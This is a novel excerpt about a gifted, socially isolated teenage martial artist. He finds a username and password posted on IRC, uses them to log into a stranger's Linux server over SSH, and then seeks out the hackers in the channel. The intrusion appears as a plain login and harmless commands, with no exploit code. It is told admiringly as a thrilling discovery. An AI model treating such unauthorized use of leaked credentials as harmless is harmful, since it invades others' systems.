He had heard that tone before. He had heard it from just about every one of his teachers since pre-school. The class registered their verdict; there was no way they were going to pass up an opportunity like this. They were game for *anything* more interesting than History.

Paul closed the book and cleared his throat. "In Congress, July 4, 1776," he began.

The teacher looked startled. He spun around and looked at the board behind him, where a miniature copy of the Declaration was hung. "So, your little nap has certainly not hurt your eyesight," he said, taking down the document.

"No, sir, sleep does not generally improve one's eyesight," Paul said in all seriousness. The class loved that.

Walrus did not. "Then do continue."

Paul looked around at the class. He *really* hated being the center of attention. He fixed his gaze on Walrus and swallowed hard. Nervous energy flowed through him and he struggled for his words.

"The u… The unan…" Paul began.

The class loved that. *What a retard*.

Paul was losing it. He had to make it through this. He swallowed hard and closed his eyes. The words appeared before him and he read them. "The unanimous declaration of the thirteen United States of America," he said carefully. He opened his eyes and focused on Walrus' tweed jacket. That girl diagonally in front of him (what *was* her name?) had turned slightly in her chair, cocking her ear towards him. He held his gaze on the teacher, Mister… Mister… He shook his head violently and thumped his forehead with the palm of his hand to try to regain their names, but it was no use. The names were gone.

The class roared. *What a weird kid*.

Walrus brought the class back to order and stood with his arms crossed. "Go on."

Paul couldn't bear the attention much longer—he wanted this thing over with. He closed his eyes and continued, frantic now. He said, in nearly a single breath, "When in the Course of human events, it becomes necessary for one people to dissolve the political bands which have connected them with another, and to assume among the Powers of the earth, the separate and equal station to which the Laws of Nature and of Nature's God entitle them, a decent respect to the opinions of mankind requires that they should declare the causes which impel them to the separation."

The class inhaled a single, universal gasp and then all fell silent. Paul heard pages flip as several students checked the Declaration in their textbooks.

The teacher seemed unimpressed, like Paul had just performed a cheap card trick. "That will be enough," he began, "I will not waste any more of the class' time."

Waste… time… I'm taking too long. He wants me to hurry up.

Eyes clenched, Paul continued, faster now.

"We hold these truths to be self-evident, that all men are created equal, that they are endowed by their Creator with certain unalienable Rights, that among these are Life, Liberty, and the pursuit of Happiness." His words now came so fast that they were almost unintelligible. "That to secure these rights, Governments are instituted among Men, deriving their just powers from the consent of the governed."

The class was chattering now and Paul could make out every word of every conversation, but he couldn't remember a single one of their names.

"Paul!" the teacher said, angry now.

Faster. I need to go faster… He focused on the words in his mind's eye.

"That whenever any Form of Government becomes destructive of these ends," he said, at a scorching mile-a-minute pace that would have done the read-the-legalese guy on the commercials proud. "It is the Right of the People to alter or to abolish it, and to institute new Government, laying its foundation on such principles and organizing its powers in such form, as to them shall seem most likely to effect their Safety and Happiness."

The noise of laughter and chattering was so loud in the class now that there was no use in continuing. Paul wasn't about to shout.

His frustration level rising, the teacher clapped his hands, struggling to regain order. Once the class had settled down, the teacher fixed Paul with a wicked look. "It seems I should let you teach this class since you are so well-versed in all things historical," he said, holding out a piece of chalk to Paul. "Care to take my place and finish our lesson for today?"

"No, sir," Paul said without hesitation.

"Then you, *sir*, will no longer disrupt my class," the teacher warned, turning back to hang the Declaration back on the board.

"It was you who caused the interruption, sir," Paul said. "Not I."

The class fell completely silent. Walrus turned around slowly. Paul got the sense that more was coming, although he had no idea why.

"That was cool," some kid next to Paul said. He was a big kid and something was wrong with him; he was slow or something. Paul couldn't remember his name. The pretty girl in front of him turned, shook her head, and smiled. It was a beautiful, soft, laugh of a smile and it made Paul feel amazing inside, and sick at the same time. He averted his gaze immediately and wondered again what her name was.

"You, *sir*, have earned after-school detention. See me after class."

Paul heard the words, but couldn't believe them. "I have *earned* after-school detention?"

"Yes, *sir*."

Walrus was all over the *sir* thing. It was sarcasm. Paul didn't get it. Most kids didn't say *sir* or *ma'am* anymore, but the martial arts academy insisted on it, and it stuck. None of that mattered when there were facts to attend to. "I have earned detention by following your instructions?"

"You've earned detention by interrupting this class."

"I began reciting the Declaration of Independence, which I did only at your request. Is this the interruption you are referring to?"

"I," Walrus began. There was a logic trap and an Old English word in play here, and he was too visibly frustrated to work it through. "You…"

"Which is it?" Paul interrupted. "I or you?"

The class, who had snickered their way through the majority of the conversation sat deathly still. There was a good chance that Walrus would go ax-murderer any moment, and they could all sense it.

"To the office! Now!"

"For what? Obeying your instructions?" Paul asked. "I did exactly as I was asked and you gave me detention. Now you are sending me to the office because you are confused?"

Walrus' face went flush. Paul never noticed that vein in his forehead before. "I am," he began. "*You* interrupted," he began.

Paul's eyes went wide. "I thought we settled this. You asked me to do something and I did it."

"Out!" Walrus stomped his foot and pointed to the door. "To the office, *now!*" The forehead-dwelling vein snake looked ready to slither off his face and begin a life apart from its master.

"Now this, sir," Paul said, still sitting calmly in his chair, "is a real honest-to-God interruption. "

The heavy textbook seemed to have materialized in Walrus' hand from nowhere and launched immediately in Paul's general direction. The motion fascinated Paul. It traveled mostly spine-up and the cover fluttered slightly; it looked a bit like a clumsy bird. Paul blinked.

Walrus had thrown a book at him—a big book. The guy had actually thrown a book at him.

It was a decent throw, but it was on a bad trajectory. It wasn't going to hit Paul at all; it was headed for the pretty girl in the row ahead of him. Paul stood up slightly, knocked his desk to the side with his thigh, and stepped forward sharply with his right foot. Sliding it across the floor, Paul snapped into a perfect *ichimonji* posture and caught the book by the spine with his extended right hand. Paul snapped it shut and put it on the girl's desk.

"I think that was intended for me, but I cannot be entirely sure," he said in the direction of the girl.

The bell rang, signaling the end of class, and the class dissipated past Walrus who was too stunned (probably by the throw as much as the catch) to even say a word. The girl looked at Paul as she left and seemed like she was about to say something. She looked around the class for a moment, then said "thanks" and scurried off. Paul pretended he didn't hear her and gathered his belongings. It was easier to pretend he didn't hear her. He wouldn't have to respond then.

Within a few moments, he found himself at his locker. Looking down, he realized he had several empty cans, wadded up papers, and empty candy wrappers in his hands. They weren't his. He was picking up trash again. He turned around and put them in a trash can across the hall.

Back at the locker, he stared at the combination lock and realized he had no idea what the combo was. He put his hand on the knob and returned it to zero. He closed his eyes and his hand began turning the knob. Left, right, left. He opened his eyes and pulled up on the latch. The locker opened and Paul stared at it blankly.

Some kid nudged him on the shoulder as he walked by. Paul instinctively gave way to the shoulder nudge and spun, leveraging the force of the mild blow into a quarter turn to face his opponent, who was already a couple feet away, continuing down the hall. Paul couldn't register the kid's name. "Nice one in History," the kid said over his shoulder as he continued walking.

Not an opponent. A student. No weapon. Only a lunch bag. I should know that kid's name. Is it lunch time now?

Paul had no idea what was going on with him, but then again he guessed it had to do with what happened in History. Nothing like that brain-freeze thing ever happened to him before. He turned and looked into the gaping locker as if expecting it to provide some clue as to what he was supposed to do next. He instinctively reached his left arm across his chest to pull off his backpack and realized he didn't have a backpack.

Where did I…

Paul heard a throat-clearing sound somewhere behind him. It was an adult. He spun and crossed his arms into an "X" in front of him. Knees bent, he was ready for anything.

Except for Walrus. Holding a backpack.

The teacher seemed annoyed, although Paul didn't know exactly why. The backpack looked familiar.

"Forget something?" Walrus asked.

The Declaration still spinning inside his head, Paul said, "The truth is self-evident."

Walrus focused intently on Paul. "What is it with you?" he asked.

Paul didn't know the answer. Some words came to mind, including *insurrection* and *magnanimity*, but Paul couldn't work out the proper context given the situation.

"Look, about the book…."

"You threw a book at me," Paul said. It was coming back to him.

"I know, I know," Walrus said, holding up a hand, "I shouldn't have done that." He looked around before continuing in a hushed tone. "Look, I could lose my job for that stunt. Seriously. It's a really big deal. If one of the students brings it up to the Administrator, I'm out. Just like that. People get really pissed off about stuff like that."

Paul tried to work it out. "If I tell what I know…."

"Well, maybe, yeah. I could…get fired."

It was coming back in bits and pieces. The vein on his forehead, the red face…Walrus lost his cool at him, and over what? Paul couldn't work it out. Something.

"But other kids saw it, too, right?"

"Yes, but the Administrator would come to you to verify the story."

Interesting. Paul controlled information that could get Walrus *fired*. It was a very interesting feeling. It felt *good*. No, it felt better than good. It felt *really good*. Paul grimaced. There had to be a word to describe how he felt, but he had never been big on *feeling* words. They made little sense to him.

He flashed back to the book. There was an unanswered question. He asked it. "Why did you throw…." He paused. "Wait, you said I interrupted the class, and I didn't…."

Walrus held up his hand again. "I'm not going around about this again. You were sleeping in class…."

Paul blinked. *Walrus got mad because I was sleeping in class.*

"But you said it was because I was interrupting. I was not interrupting. I was sleeping. You should have said you were angry because I was sleeping. A very confusing situation is created when you say something other than what you mean."

Walrus' face was getting red and his mustache was starting to twitch. Paul remembered seeing a walrus at the zoo. Their whiskers twitched too.

"You know what, I came here to apologize to you about the book thing, but I'm obviously wasting my time."

"Just as long as we're clear about the interruption issue," Paul said. "Because I did not interrupt."

"Detention wouldn't do you any good. You're a lost cause," Walrus said, dropping the backpack on the floor and heading down the hall.

Paul looked down at the bag. He recognized it, vaguely.

Chris looked in the mirror and adjusted the collar of his dress shirt. The crisp shirt was tucked into a sharply-pressed pair of dress pants. Even with the extra weight he'd put on since his linebacker days—and no tie—he looked decent enough for the ceremony.

Julia approached him from behind and smiled at him in the mirror. "You look good," she said, sounding sincere.

"Thanks," he said.

"So what's wrong?"

Chris searched Julia's face. "Our son is fourteen," he said.

"And, after today, a black belt."

"Yes, but he's fourteen already," he repeated.

She knew to wait when he was struggling with what to say. Waiting paid off.

"And I barely know the kid," he said, still fiddling with the collar of his shirt. "I'm a crappy father."

She slid in front of him and looked into his eyes, her hands resting on his sides. "Hey…."

Chris' gaze was still fixed on his reflection.

"Hey," she pressed. "Look at me."

He did.

"You're a great father," she said. "And a great husband."

He slid back a half a step, uncomfortable. She followed in step, holding onto him.

"You provide for us," she said, "and you're here for us."

Chris hated how that sounded. It sounded like a cop-out.

"Just talk to him," she said. "Tell him what's on your mind."

Chris looked back to the mirror, unable to listen.

"Tell him you're proud of him. That will do wonders for his self-esteem."

He looked down at her and smiled. He pulled her closer and kissed her softly on the forehead.

"How did we end up with a fourteen-year old?" he asked. "Where'd the time go?"

Lugging a bag of video gear, Chris followed his wife and son into the high school auditorium. The place was packed. Chris wandered off toward one of the wings to set up the camera and the tripod while his wife found a seat in the center row, near the front.

As he fiddled with the tripod to find the best angle, his thoughts returned to his son.

"God, I've got a fourteen-year-old," he said to himself.

Finishing with the tripod, Chris heard the sound of several kids laughing backstage. He could make out Paul's laugh. He couldn't remember the last time he heard his son laugh. He smiled.

He adjusted the camera, centering the stage in the viewfinder. *Martial arts.* The kid had probably gotten into the ol' chop-socky because of him—all those movies they watched together. Those ninja movies had probably fueled the kid's fire.

Chris loved watching movies with him. Those flicks brought them together for an hour and a half at a shot, but over the years they seemed to have less and less to talk about. Instead of bringing them together, movies became a wedge. Chris had inherited his communication skills from his father and Paul withdrew even more; then one day Chris woke up and—*bam*—he had a fourteen-year-old son. Paul had worked through puberty and God only knew what else on his own.

It sucked not knowing how to reach his son, but it wasn't for lack of trying. Every time they figured out an angle on their kid, the rules seemed to change. As parents, they were both frustrated, but it was hard to talk about. He never seemed to find the right words. Not to Paul, and not to Julia. So he sat on his feelings and was surprised on days like today when he couldn't get a grip on what was bothering him exactly.

He felt the blood rush to his face as he remembered the few blowouts between them. They had been few and far between, and they weren't really a big deal—all paling in comparison to the laptop incident—but the kid seemed like he was on his own planet sometimes. He often wondered if Paul had any feelings at all. He was so damn pragmatic and logical all the time.

Chris took a deep breath. It was time to talk to his son. Leaving the camera, he walked along the side stairs to the backstage door. It was as good a time as any. *I'm proud of you son. You're a good kid. Simple,* he thought.

As he slipped through the side door, he saw Paul, his training partner, and four other boys wearing crazy wigs. They had gotten into the high school Drama Club's props.

Everyone froze as one by one they saw Chris in the doorway, a stern look on his face. It wasn't that they were afraid of him; after all, they were six black belts against one guy, but Chris was a *Dad* and he had that look, a disapproving, stern *look*. Paul was the last to see him, and when he did, he instinctively assumed the return look: head turned down slightly, a worried expression, and big, brown eyes looking up at him under those dark eyebrows. The same look dogs get when expecting a beating.

Whenever Chris saw that look, his mind went into a flurry. On one hand, it was obvious that the kid needed encouragement and reinforcement. The needy eyes told him that much. But, on the other hand, those eyes made him realize how *weak* the kid was, how needy. Chris was never one to pander to the weak and the needy. Besides, the kid was goofing off. Even though he wasn't aware of an actual rule governing the improper use of backstage props, he was pretty sure his kid was breaking some kind of rule.

Kids that broke rules turned into adults that break rules. Adults that break rules end up in prison, where all the clichés about dropping the soap near a guy named Bubba are probably true. The way Chris saw it, the only thing standing between his son and sodomy was discipline. *Pretty soon*, he reasoned, *he'll be too old for me to help.*

"Put the stuff back," Chris said, more to the other boys than to his son. The five other boys responded with quick "Yes, sir's," put the props away, and scampered off, leaving Chris and Paul alone.

"Sorry, Dad."

Chris held up his hand to interrupt him. "You think I like being the bad guy all the time?"

Paul shook his head even though it was a rhetorical question.

"I hate it," Chris continued. "But a kid that breaks the rules…."

"Becomes an adult that breaks the rules," Paul said. "Yes, I know. I have heard it before. I am sorry Dad."

"Sorry doesn't mean a whole lot unless you change what you did wrong," Chris said. He felt the conversation taking the usual turn. With effort, he

caught himself and forced a smile. "Take that ridiculous thing off. I've got something I want to say."

Paul took the wig off without a word and threw it into the open chest.

"It's your big day," Chris said, his tone decidedly different now. "You'll be a black belt after today."

"Yes sir," Paul said. It was the tone he used with his instructors: disciplined, sincere, and impersonal. Chris thought the kid was about to salute him. He liked the form of respect martial arts had instilled in his son. It restored his home's natural chain of command and reminded Chris that he was the parent in the relationship. He forced back the natural reaction to talk down to the kid. "I'm proud of you, Paul," he said finally. "You're a good kid."

Paul looked at his dad's forehead. Intently. And blinked.

"I know it hasn't been easy trying to…figure each other out, but I think it's great you stuck with martial arts." Chris cleared his throat before continuing. "And you're getting your black belt."

Paul blinked again. He was looking at the wall behind his dad.

Chris turned around to look behind him. There was a pulley system and cables mounted there that had something to do with the curtains. It looked complicated. He turned again to look at Paul, who had traced the cables up to the ceiling with his eyes.

"So, anyhow," Chris continued, attempting to get his son's attention. "I'm really proud of you."

Still looking up at the ceiling, Paul said, "I'm really proud of you, too, Dad."

Chris didn't exactly know what to make of that, but it was sincere. He knew that much. The kid didn't do sarcasm. He cleared his throat, which got Paul's attention.

Paul looked at Chris intently. "How do you think this system works, Dad? It looks pretty complicated."

Chris smiled. *Same old Paul. He'll be OK.*

"I don't know, but if anybody will figure it out, it's you," he said with a smile. He was sincere. He didn't really do sarcasm either. "OK, now. Go ahead. I'll be taping you."

"OK, take care, sir." Paul walked away to join the others.

Chris watched him go. He looked happy and perfectly normal, except for the fact that he walked with his gaze fixed on the ceiling, tracing the curtain's cable system. He felt relieved as he returned to his post. His wife was standing by the camera. "How did it go?" she asked.

"Good," Chris said.

"Really?"

"Definitely. He's a good kid. Just, you know…."

"Different."

"Right."

Chris put his arm around his wife and pulled her close. "He's a good kid."

A Hacker in the Making

High school was just a means to an end for Paul. In order to keep his parents off his back he had to keep his grades up, but there was nothing in his contract that stated he had to excel. Getting involved in extra-curricular activities and making friends was not part of the deal, so Paul made no effort. He left his fellow students alone and, thanks to a fortunate incident involving a locker-room bully and a shoulder shove turned wristlock that earned the kid seven stitches and a locker-handle shaped bruise on his face, his fellow students left him alone as well. The whole thing *appeared* to be an accident, but the look in his eye revealed otherwise. The bully's ego was left unscathed and perhaps even bolstered by the permanent scar that added to his tough-guy image, and Paul became untouchable. Word got around that Paul was some kind of psycho retard. Although *retard* was an ugly and unfair word, it landed him exactly where he wanted to be: alone.

He was a good kid and his parents approved of his grades, so they afforded him a lot of privacy, which he spent in his new room: a sprawling studio situated in the basement. Completely uncluttered and utterly spotless, Paul's studio looked less like a bedroom and more like a dojo. Black, inch-thick mats covered the majority of the floor space and a heavy, freestanding bag sat in one corner of the room. A few sparse decorations adorned the walls that

consisted mostly of Japanese scrolls and various photographs of martial artists. His bed sat in one corner, meticulously made, and his computer desk sat on an adjoining wall. A 15" Mac laptop and a 19" flat-screen monitor sat on top of the desk, and a black 486/66 box sat on the floor next to the desk, looking neglected and forlorn.

His parents had paid for all the computer gear. They saw it as an investment in his academic future, but he didn't really care about any of that stuff. The computer was just a tool that connected him to the Internet. And that connection was more than just data—it was his only social connection.

One night while trolling the chat channels he sat back, looked at the laptop's clock, and sighed in exasperation. It was twenty minutes after midnight. *Another night spent doing absolutely nothing.* Nights like this left Paul feeling flat and his brain cried out for something *interesting.* He reached forward and was about to turn off his monitor when he saw it: a single message from a user named BLACK.

```
BLACK: 20.1.6.9 SSH u/p: hax0r/r00ted
```

Paul leaned back, mesmerized by the monitor.

An IP address, a user name, and a password. Interesting.

He read it again, and let the realization settle in.

Someone just posted the username and password to some computer.

Paul wondered why anyone would post their own username and password on the Internet for the whole world to see; that seemed really dumb. *They might as well have let Google crawl their password*, he thought. Then it hit him. BLACK didn't post *his* password; he posted someone else's.

This raised so many questions. *Who was haxor? Did haxor know BLACK had his password? Did haxor know that BLACK had posted it for the world to see? Had anyone logged in using that username and password? How did BLACK get this information?*

The last question was the most intriguing. *If I had to steal someone's password, how would I do it? I could ask them for it.* Paul shook his head. *No, that's lame. Who would fall for that?*

I could watch them type it. Paul shook his head. *No, that would require access to the person as they typed it.*

He thought about other possibilities.

If they wrote it down, I could read it. Paul shook his head again. *No, that requires that I have access to the paper they wrote it on. What if it were in the trash? No.*


I could try to guess the password. Paul looked at the password. It was r00ted, with two zeroes. Not an easy password. *That would take forever.*

The more he thought about it, the more he focused on BLACK, who had obviously used his computer in an extremely interesting and advanced way to get that person's password.

He read BLACK's message again, and realized he had made a few logic jumps. There was a possibility that the message was bogus. Paul realized he could easily have posted a message just like BLACK's. No one would know it was bogus until they tried it and, until then, BLACK would come off looking cool.

For a brief moment, he considered shutting down his machine and going to bed. After all, it was late. But he couldn't. He just had to know if this was a real login and password. If it was, then BLACK had done something interesting. The first step was to figure out what SSH was.

Google explained that SSH was a secure connection protocol requiring a specific client. Googling for *ssh client mac* returned lots of results, but one hit in particular caught his attention. It explained that the Mac had a built-in SSH client that could be accessed from the *Terminal* program. He had never heard of Terminal, but found it nestled deep in the bowels of his machine under the **Applications/Utilities** folder. Launching it, he discovered that it was a text-based interface like the Windows command prompt. He sat back in his chair in disbelief.



The Mac had sat in his room for years and he fiddled with it quite a bit. It was much cooler than the PC under his desk, and he preferred it to the modern Windows boxes he used in computer class at school, but computers had never captured his interest since the day he bested the Windows password dialog. He had learned about the Windows command prompt in school and was briefly interested in that, but once the teacher told him that it held no real power over the system, and was provided primarily for backward compatibility with boring DOS programs, he lost interest. Soured by the dull graphs at his dad's work and the lame Windows Paint program, he lost interest in computers.

After a while, even the cool Mac he shelved in his mind's "useless toy" category. It had been years since anything computer-related surprised or mentally engaged him. But his little laptop, a fixture in his room, had just done both.

He had no idea what to type in the command window, but his goal was to validate BLACK's message. Following the directions he found in Google, he poked out an SSH command, and a password prompt greeted him.

```
Paulspb:~ Paul$ ssh -l hax0r 201.1.6.8
hax0r@201.1.6.8's password:
```

He typed the password and with a hollow *thunk* nailed the RETURN key. The response surprised him.

```
Last login: Tue Mar  7 00:12:53 on /dev/pts2
gw-f12 #
```

The password worked. BLACK had posted a real username and password. But the question remained: how had he gotten the information? And who was haxor?

Haxor.

Paul said it aloud, slowly. "Hax-or".

He said it again, differently. The sound of the word surprised him: "Hacker."

Paul's face lit up with his comprehension. BLACK was a hacker! He had never given hackers much thought, but then he had never seen a hacker's work firsthand. Somehow, BLACK had punched a hundred-foot hole through this system's security. A hundred-foot hole that allowed access to not only a command prompt, but probably every bit of information on the system.

He was intrigued. He watched the command prompt's cursor as he thought. *Blink, blink, blink.*

His computer teacher had taught him that the DOS prompt was useless. If this were true, why would anyone want to gain access to the command prompt of a system?

Blink, blink, blink.

The cursor offered him no answers. The more he thought about it, he realized that BLACK had been showing off by posting the information. BLACK was proud of the fact that he had gotten the username and password.

But if command prompts were useless, why would he have bothered posting the details?

Blink, blink, blink.

He squinted slightly as he watched the cursor. The blinking was the system's way of telling him that it was ready, waiting for input. He was connected to someone else's computer system. He felt a nudge of adrenaline as he realized that he was technically trespassing on someone else's digital property. A flood of questions engulfed him. *Can the owners of this system see me? Do they know that I'm logged into their system? Is there even any way to tell if someone's logged into your system? What if they catch me here?* These questions melted away at the return of the more interesting question: *What would anyone want with a command prompt?*

He gently tapped the left SHIFT key.

Blink, blink.

Blink.

He might have been imagining it, but the cursor's rhythm seemed to skip a beat. *What would anyone want with a command prompt?* In another bold display of cyber-aggression, Paul tapped the right SHIFT key. The rhythm remained unchanged.

Blink, blink, blink.

He played with the SHIFT keys for nearly five minutes. He tapped out different rhythms and all sorts of combinations, but the cursor remained steady. Bored, he gave up trying to repeat the stutter.

Finally, he jumped in and typed the first command he could think of.

```
gw-f12# dir
cache  empty  lib    lock  mail   nis  preserve  spool  tmp
db     gdm    local  log   named  opt  run       state  yp
```

The response was like nothing Paul had ever seen. This did not look at all like a Windows machine. He knew enough to discern that it probably wasn't a Mac like his. Call it a hunch. *Was this a UNIX system?* His pulse quickened. He had heard of UNIX machines, but they were mysterious, "big iron" for serious, hardcore computer geeks. UNIX machines, he knew, ran important stuff like power companies and space probes, and…the Internet. UNIX systems had real presence and offered real control.

He stared at the Terminal program on his screen. Two minutes ago, he didn't even know his Mac had a command prompt. Now he had used it to log in to someone else's computer. He was in uncharted territory. This was getting interesting.

He wanted to know more about this system. He had to know why BLACK was so interested in a command prompt. He needed help and the system was happy to oblige him. Even Windows knew *help.*

```
gw-f12# help
GNU bash, version 2.05b.0(1)-release (i386-redhat-linux-gnu)
These shell commands are defined internally.  Type `help' to see this list.
Type `help name' to find out more about the function `name'.
Use `info bash' to find out more about the shell in general.
Use `man -k' or `info' to find out more about commands not in this list.
A star (*) next to a name means that the command is disabled.
 %[DIGITS | WORD] [&]               (( expression ))
 . filename                        :
 [ arg... ]                         [[ expression ]]
 alias [-p] [name[=value] ... ]     bg [job_spec]
 bind [-lpvsPVS] [-m keymap] [-f fi break [n]
 builtin [shell-builtin [arg ...]]  case WORD in [PATTERN [| PATTERN].
 cd [-L|-P] [dir]                   command [-pVv] command [arg ...]
 compgen [-abcdefgjksuv] [-o option complete [-abcdefgjksuv] [-pr] [-o
 continue [n]                       declare [-afFirtx] [-p] name[=valu
 dirs [-clpv] [+N] [-N]             disown [-h] [-ar] [jobspec ...]
 echo [-neE] [arg ...]              enable [-pnds] [-a] [-f filename]
```

The results of the command scrolled off the screen, but Paul only needed to see the first line to realize what he was looking at. This was a Linux system. *Linux.*

He had definitely heard of Linux, but his computer teacher hadn't taught it. His curiosity piqued, he started running the **help** for every single command the system had listed. Eventually he found the **man** command, which laid out the format and syntax of all of the system's commands.

Some pages contained references to other commands; he followed the references. There were so many commands. Slowly, the system started to make sense; there was a definite logic to it. The system's commands could be glued together through pipes and redirects to form powerful, complex combos. *Combos.* Like in video games. Like in martial arts. He could relate to combos.

Paul got hooked on the *Dead or Alive* fighting games as a kid. The fast, martial arts action *clicked* with him, just like real martial arts had. He could see the beauty of the moves and discern the building blocks that, when strung together, created effective and logical sequences. When he played *Dead or Alive*, his fingers moved with amazing speed—like a squirrel on speed—launching one attack, counter-hold, and throw after another with deadly, *logical* accuracy. To the untrained eye, his fingers were randomly flailing—*button mashing*. But they weren't.

He discovered that the game was nothing more than rock, paper, and scissors: attacks the rocks, counter-holds the paper, and throws the scissors. The only problem was that with hundreds of base moves per character, millions of possible combinations, and a fraction of a second to commit to a tactic, most people found the *logical* approach to fighting insane. Effectively countering an attack required a move to be properly executed and timed, happening in the fraction of a second after an attack started and before it connected. Most people couldn't see the attack coming, but for Paul it happened in slow motion. He memorized all the base moves and combinations of his favorite characters and then perfected the timing and reaction speed required to execute them flawlessly. After a week of practice he won every match at the corner video game shop in gorgeous, thirty frames-per-second *style*. In the world of *Dead or Alive*, logic prevailed over chaos and the result was nothing short of amazing.

In a geeky sort of way, this system had a lot in common with *Dead or Alive*. There were no scantily clad warriors, but the beauty and power of the system would be revealed to those who took the time to understand the hidden language and rhythms embedded by the designers. That was the spark: Paul was hooked. He had to know more. He flipped through more **man** pages, and his scalp began to tingle. He had felt the sensation before, but never paid it much attention. After a few more pages, the tingling intensified. He rubbed his head in an attempt to relieve the sensation, but it remained. He pressed on, increasing his pace. Hundreds of screens containing text flew by and his mind captured every one of them. He looked away from the screen for a moment and closed his eyes. The warmth, or cold, or whatever it was had returned with a vengeance. The more data he scanned, the more intense the feeling became. He knew that eventually it was going to be unbearable,

but he couldn't make himself turn away. The information pulled him in and set his mind ablaze—he had never felt so alive.

As the **man** pages streamed by, he slipped into the zone. A low rumble started from deep in his throat, like a kind of tribal bass line. The sounds became louder and louder until he was mumbling incoherently, as if speaking in tongues. Then came the twitching. It started with his foot and eventually consumed both legs. It was a wonder he could continue typing, but somehow he managed.

The pace quickened; his mind rose to the occasion and his body receded until he was the full embodiment of the weirdo kid persona that had made his young life so miserable. Whether or not the decision was a conscious one, the choice was made. He was in it for the long haul.

After a frightening, hour-long session in front of the computer, Paul pushed himself away from the desk suddenly and began shaking his head violently. Back and forth and back and forth, like he was trying to shake bugs out of his ears. His heart raced and he was drenched with sweat. His hands were trembling, his nose was running, and his eyes burned. He stood up, wobbled, and caught his balance. The vertigo was unbearable. It reminded him of the Declaration of Independence incident in History class. He sat back down, closed his eyes, and took deep breaths, desperately waiting for the world to settle back down.

It took ten full minutes for the vertigo to pass. When it did, he opened his eyes and slowly lifted himself from the chair. He headed straight for the heavy bag.

The fury he unleashed on the bag was nothing short of disturbing. He pummeled the bag from all directions with kicks and punches of nearly every variety. Each strike was tightly executed and perfect in form, strung together with gorgeous (but deadly) transitions. His technique would be beautiful if not for the mumbling, the facial twitch, and, of course, the excessive snot. Then there was the fact that he talked to himself constantly as he pounded the bag. Fortunately, his parents' bedroom was on the opposite side of the house, so they didn't hear any of it. After fifteen minutes at full throttle, his strength was gone.

Arms pulled in close, guarding his head, he spun his body and uncoiled a brutal roundhouse kick into the bag. The freestanding bag weighed over 250

pounds and his last kick knocked it flat. The momentum of the kick carried him completely around and he dropped unceremoniously onto his back in utter exhaustion, panting. He closed his eyes and worked to get his breathing under control.

He heard the voice of his instructors. "*In through the nose, out through the mouth.*" He could almost smell the Mitsuboshi dojo. He could see the bright blue mats, the wall-length mirrors, the stacks of pads, the training weapons mounted on the wall, the instructors in their blue gi, and Shidoshi, the head instructor, and owner of the school. Shidoshi had always taken a special interest in him, but many kids would have said the same thing. Shidoshi made kids feel like they were special. But Paul really was different. He took his training seriously and his disgust for those who just went through the motions was obvious. He loathed students who wore their "black strip of cloth." Technically, they were black belts, but their lackluster attitudes and sloppy techniques were not befitting a true black belt. They were certainly not ninjas, though they claimed the title because they could—they had passed the test, and knew at least the technicalities of the ninja's unarmed fighting style.

Paul, on the other hand, practiced incessantly. He was meticulous about his training and he asked questions. He kept a journal and even videotaped himself, making notes about each technique until everything was muscle memory. When he tested for his black belt, there was no thought involved; he was on autopilot, and his body knew exactly what he expected of it. There were no surprises. He was even more meticulous about his weapons training until his parents agreed he needed more room to practice. Unable to expand the house, his parents turned over the unfinished basement to Paul and he made it his personal dojo.

He opened his eyes and stared at the ceiling. It had been months since he had trained this hard, and he had ridden the wave of his previous training for far too long. It felt good to re-engage his body. He lifted his head and looked at the computer screen.

It was good to re-engage his mind as well. He sat up and, when the vertigo didn't resurface, his thoughts quickly returned to the SSH box. There was something different about that machine. School taught him Windows—point, click, yawn—which had always seemed utterly useless to him except for

gaming. All the best games ran under Windows. At least his PowerBook had some personality, some style. But this SSH box ran Linux. *Linux*.

There was a slick logic to Linux, a purity, and it felt *right* to him somehow. He was sure that BLACK had known this all along. BLACK had no doubt targeted this machine because of its abilities. He stood, walked to the laptop, and checked the time. More than an hour had passed since that hacker's message had popped up on IRC.

I've got to contact that guy…I've got so many questions.

The Birth of Pawn

Paul jumped onto IRC.

```
<Paul> BLACK? How did you get access to that system?
```

He typed the message without thinking. He had never posted to a public chat room before and the post felt foreign to him. The long pause made him wonder if he had done it wrong. Was it possible to post wrong?

```
<Rafa> blacks offline
```

A response. From someone named Rafa. He responded immediately.

```
<Paul> When will he be back?
<Rafa> i can ask his secretary
<Paul> He has a secretary?
<Rafa> lol
```

The laugh was unexpected and Paul couldn't contextualize it.

```
<Rafa> u r new here
```

Paul wondered how he knew that.

```
<Paul> Yes I am. I saw the message he posted about the SSH server.
<Rafa> yah
<Rafa> k-rad
```

After a Google search, Paul made a mental note: "K-rad" was like "cool". It sounded like something a nine-year-old would say. Paul immediately wrote off this Rafa because he talked like a nine-year-old.

He began reading the names of the others in the channel. Within moments, a private chat request came from Rafa. Paul sighed. *What does this idiot want? Annoying.*

He entered the DCC chat to tell off Rafa.

```
<Rafa> want some friendly advice?
<Paul> I do not want any kind of advice.
<Paul> I just want answers.
<Paul> I want to talk to BLACK.
<Rafa> lol
<Rafa> you really are new
```

Paul was incensed. This kid with the nine-year-old intellect was lol-ing him. Again.

```
<Paul> I am wasting my time with you.
<Paul> You cannot possibly help me.
<Paul> I will go find BLACK.
```

He was about to jump back into the public channel when Rafa tossed up an interesting message.

```
<Rafa> LOL!
<Rafa> whatever
<Rafa> go chat it up with BLACK
<Rafa> dont cry to me when he ownz your north virginia mac using ass
```

Paul gasped. There on the screen were not one but two pieces of his personal information. He *was* in Northern Virginia, and he *was* using a Mac. Rafa couldn't possibly have guessed this information. Suddenly he felt like he had been hit in the chest with a two-by-four. BLACK wasn't the only hacker on this channel; Rafa was obviously a hacker, too.

In his haste to trail BLACK, he had charged right into a whole freaking *nest* of hackers, and obviously irritated one of them. He carefully examined each of the comments he had made to Rafa, and determined that "You can't possibly help me" was the culprit. This was obviously an offensive thing to say, even to a smart nine-year-old.

He weighed his response carefully. He wanted knowledge; he wanted to learn. This kid was extremely smart and could probably help him understand what BLACK had done. A simple apology would have sufficed, but apologies were social constructs. Even as a high school senior, he did not grok social constructs. So, he told the truth.

```
<Paul> I just want to learn.
<Paul> That SSH server was incredible.
